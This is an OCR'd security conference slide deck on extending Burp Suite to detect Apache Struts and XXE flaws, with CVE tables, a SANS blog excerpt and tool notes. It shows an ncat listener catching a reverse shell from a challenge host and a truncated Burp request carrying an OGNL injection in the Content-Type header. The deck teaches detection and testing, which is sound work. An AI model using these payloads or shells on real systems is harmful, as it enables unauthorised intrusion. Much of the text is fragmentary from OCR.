
Burp Better
Extending Burp to Find Struts and XXE Vulnerabilities
Or
Build Cool Things and GIVE THEM AWAY!

# Chris Elgee

**Nerd Guy**


- Technical Engineer with Counter Hack Challenges
- SANS Community Instructor
- Until recently: Penetration Tester for Sage Data Security
- GSEC-Gold, GCIH, GWAPT, GPEN, CISSP, OSCP

**A**

- 
- 
- 


# What am I missing?  (False Negative Anxiety)

- Default credentials
- admin:SooperSecretPassword1234
- https://www.<CLIENTDOMAIN>.com/passwords.txt
- Negative quantities in shopping carts
- XXE in a POST body
- Struts vulnerabilities



# Oh My Aching Struts

- CVE 2017-12611, S2-053
- CVE 2017-9805, S2-052
- CVE-2017-5638, S2-045/46
- CVE-2016-4461, S2-036
- CVE-2016-4438, S2-037
- CVE-2016-4436, S2-035
- CVE-2016-3087, S2-033
- CVE-2016-3082, S2-031
- CVE-2016-3081, S2-032



CVE Details
The ultimate security vulnerability datasource

Log In Register

Switch to https://
Home
Browse :
Vendors
Products
Vulnerabilities By Date
Vulnerabilities By Type
Reports :
CVSS Score Report
CVSS Score Distribution
Search :
Vendor Search
Product Search
Version Search
Vulnerability Search
By Microsoft References
Top 50 :
Vendors
Vendor Cvss Scores
Products
Product Cvss Scores
Versions
Other :
Microsoft Bulletins
Bugtraq Entries
CWE Definitions
About & Contact
Feedback
CVE Help
FAQ
Articles
External Links :
NVD Website
CWE Web Site
View CVE :
Go
(e.g.: CVE-2009-1234 or 2010-1234 or 20101234)
View BID :
Go
(e.g.: 12345)

Apache » Struts : Security Vulnerabilities

CVSS Scores Greater Than: 0 1 2 3 4 5 6 7 8 9
Sort Results By : CVE Number Descending CVE Number Ascending CVSS Score Descending Number Of Exploits Descending

Total number of vulnerabilities : 72 Page : 1 (This Page) 2

Copy Results Download Results

| # | CVE ID | CWE ID | # of Exploits | Vulnerability Type(s) | Publish Date | Update Date | Score | Gained Access Level | Access | Comp |
|---|---|---|---|---|---|---|---|---|---|---|
| 1 | CVE-2018-1327 | 20 | | | 2018-03-27 | 2018-04-24 | 5.0 | None | Remote | L |

The Apache Struts REST Plugin is using XStream library which is vulnerable and allow perform a DoS attack when using a malicious request with specially 2.5.16 and switch to an optional Jackson XML handler as described here http://struts.apache.org/plugins/rest/#custom-contenttypehandlers. Another opt Jackson XML handler from the Apache Struts 2.5.16.

| | | | | | | | | | | |
|---|---|---|---|---|---|---|---|---|---|---|
| 2 | CVE-2017-15707 | 20 | | | 2017-12-01 | 2018-04-19 | 5.0 | None | Remote | L |

In Apache Struts 2.5 to 2.5.14, the REST Plugin is using an outdated JSON-lib library which is vulnerable and allow perform a DoS attack using malicious

| | | | | | | | | | | |
|---|---|---|---|---|---|---|---|---|---|---|
| 3 | CVE-2017-12611 | 20 | | | 2017-09-20 | 2017-09-29 | 7.5 | None | Remote | L |

In Apache Struts 2.0.1 through 2.3.33 and 2.5 through 2.5.10, using an unintentional expression in a Freemarker tag instead of string literals can lead to

| | | | | | | | | | | |
|---|---|---|---|---|---|---|---|---|---|---|
| 4 | CVE-2017-9805 | 502 | | Exec Code | 2017-09-15 | 2017-11-09 | 6.8 | None | Remote | Me |

The REST Plugin in Apache Struts 2.1.2 through 2.3.x before 2.3.34 and 2.5.x before 2.5.13 uses an XStreamHandler with an instance of XStream for des Code Execution when deserializing XML payloads.

| | | | | | | | | | | |
|---|---|---|---|---|---|---|---|---|---|---|
| 5 | CVE-2017-9804 | 399 | | | 2017-09-20 | 2018-06-30 | 5.0 | None | Remote | L |

In Apache Struts 2.3.7 through 2.3.33 and 2.5 through 2.5.12, if an application allows entering a URL in a form field and built-in URLValidator is used, it is overload server process when performing validation of the URL. NOTE: this vulnerability exists because of an incomplete fix for S2-047 / CVE-2017-7672.

| | | | | | | | | | | |
|---|---|---|---|---|---|---|---|---|---|---|
| 6 | CVE-2017-9793 | 20 | | | 2017-09-20 | 2018-06-30 | 5.0 | None | Remote | L |

The REST Plugin in Apache Struts 2.3.7 through 2.3.33 and 2.5 through 2.5.12 is using an outdated XStream library which is vulnerable and allow perform XML payload.

| | | | | | | | | | | |
|---|---|---|---|---|---|---|---|---|---|---|
| 7 | CVE-2017-9791 | 20 | | Exec Code | 2017-07-10 | 2018-05-19 | 7.5 | None | Remote | L |

The Struts 1 plugin in Apache Struts 2.3.x might allow remote code execution via a malicious field value passed in a raw message to the ActionMessage.

| | | | | | | | | | | |
|---|---|---|---|---|---|---|---|---|---|---|
| 8 | CVE-2017-9787 | 284 | | | 2017-07-13 | 2017-09-27 | 5.0 | None | Remote | L |

When using a Spring AOP functionality to secure Struts actions it is possible to perform a DoS attack. Solution is to upgrade to Apache Struts version 2.5.

| | | | | | | | | | | |
|---|---|---|---|---|---|---|---|---|---|---|
| 9 | CVE-2017-7672 | 20 | | | 2017-07-13 | 2017-09-27 | 4.3 | None | Remote | Me |

If an application allows enter an URL in a form field and built-in URLValidator is used, it is possible to prepare a special URL which will be used to overload is to upgrade to Apache Struts version 2.5.12.

| | | | | | | | | | | |
|---|---|---|---|---|---|---|---|---|---|---|
| 10 | CVE-2017-5638 | 20 | | Exec Code | 2017-03-10 | 2018-03-03 | 10.0 | None | Remote | L |


The Jakarta Multipart parser in Apache Struts 2 2.3.x before 2.3.32 and 2.5.x before 2.5.10.1 has incorrect exception handling and error-message genera to execute arbitrary commands via a crafted Content-Type, Content-Disposition, or Content-Length HTTP header, as exploited in the wild in March 2017 wi

| | | | | | | | | | | |
|---|---|---|---|---|---|---|---|---|---|---|
| 11 | CVE-2016-8738 | 20 | | | 2017-09-20 | 2018-06-30 | 4.3 | None | Remote | Me |

In Apache Struts 2.5 through 2.5.5, if an application allows entering a URL in a form field and the built-in URLValidator is used, it is possible to prepare a

# Existing Struts Detection

- Python scripts
- Vuln scanners
- NSE scripts
- Burp - ActiveScan++




SANS Penetration Testing

**05** Dec **2017**


## Why You Need the Skills to Tinker with Publicly Released Exploit Code

0 comments Posted by eskoudis
Filed under (no category specified)
By Chris Davis

If you are a security enthusiast, like me, then you likely find yourself tinkering with exploit code for most of the major vulnerabilities that are released. This "tinkering" can be incredibly valuable to security researchers, blue teamers, and especially penetration testers. In fact, I frequently find myself modifying and testing public exploit code during penetration tests.

The reason for modifying this code is most often due to the fact that a lot of exploit code written for websites like "exploit-db.com" are proof-of-concept scripts that show a concept, but don't exploit it flexibly or as efficiently as they could. For example, when the Equifax breach came out, I set up a lab with several of the major Apache Struts vulnerabilities from 2017 for testing purposes. CVE-2017-5638 and CVE-2017-9805 were two easily testable exploits thanks to Metasploit having modules available.

Normally Metasploit is highly modular and achieves what I need but that's not always the case. In this instance, the module in question


chris@minty ~/Documents/SANS/2017HolidayHack $ cat l2s.sh
Torch3@instance-1:~
File Edit View Search Terminal Help
Torch3@instance-1:~$ ncat -nlvp 41370
Ncat: Version 7.01 ( https://nmap.org/ncat )
Ncat: Listening on :::41370
Ncat: Listening on 0.0.0.0:41370
Ncat: Connection from 35.185.84.51.
Ncat: Connection from 35.185.84.51:55346.
bash: cannot set terminal process group (689): Inappropriate ioctl for device
bash: no job control in this shell
alabaster_snowball@hhc17-l2s:/tmp/asnow.VlwSLxEd3UqyLfWo7Du5lJwF$ PATH=$PATH:/usr/bin:/usr/local/bin
:/bin:/sbin:/usr/local/sbin:/usr/sbin
</usr/local/bin:/bin:/sbin:/usr/local/sbin:/usr/sbin
alabaster_snowball@hhc17-l2s:/tmp/asnow.VlwSLxEd3UqyLfWo7Du5lJwF$ pwd
pwd
alabaster_snowball@hhc17-l2s:/tmp/asnow.VlwSLxEd3UqyLfWo7Du5lJwF$ ifconfig
ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1460
inet 10.142.0.4  netmask 255.255.255.255  broadcast 10.142.0.4
ether 42:01:0a:8e:00:04  txqueuelen 1000  (Ethernet)
RX packets 120653  bytes 96124137 (91.6 MiB)
RX errors 0  dropped 0  overruns 0  frame 0
TX packets 135702  bytes 32869239 (31.3 MiB)
TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536

# ActiveScan++

- By albinowax (James Kettle), PortSwigger, written in Python
- Checks for:
  - Potential host header attacks
  - Edge Side Includes
  - XML input handling
  - Suspicious input transformation (eg 7*7 => '49', \\ => '\' )
  - Blind code injection via expression language, Ruby's open() and Perl's open()
  - CVE-2014-6271/6278 'shellshock,' CVE-2015-2080, CVE-2017-5638, CVE-2017-12629
- Requires Burpsuite Pro, jython, and Collaborator

Advisory | Request | Response

Raw | Params | Headers | Hex

```
GET /struts2-showcase-2.3.12/st
Host: 192.168.85.142:8080
User-Agent: Mozilla/5.0 (X11; L
Firefox/52.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer:
http://192.168.85.142:8080/stru
Cookie: JSESSIONID=3505937D8249
Connection: close
Content-Type:
${#context["com.opensymphony.xw
addHeader("X-Ack",4274*5747)}.m
```

? | < | + | > | Type a sea

Advisory | Request | Response

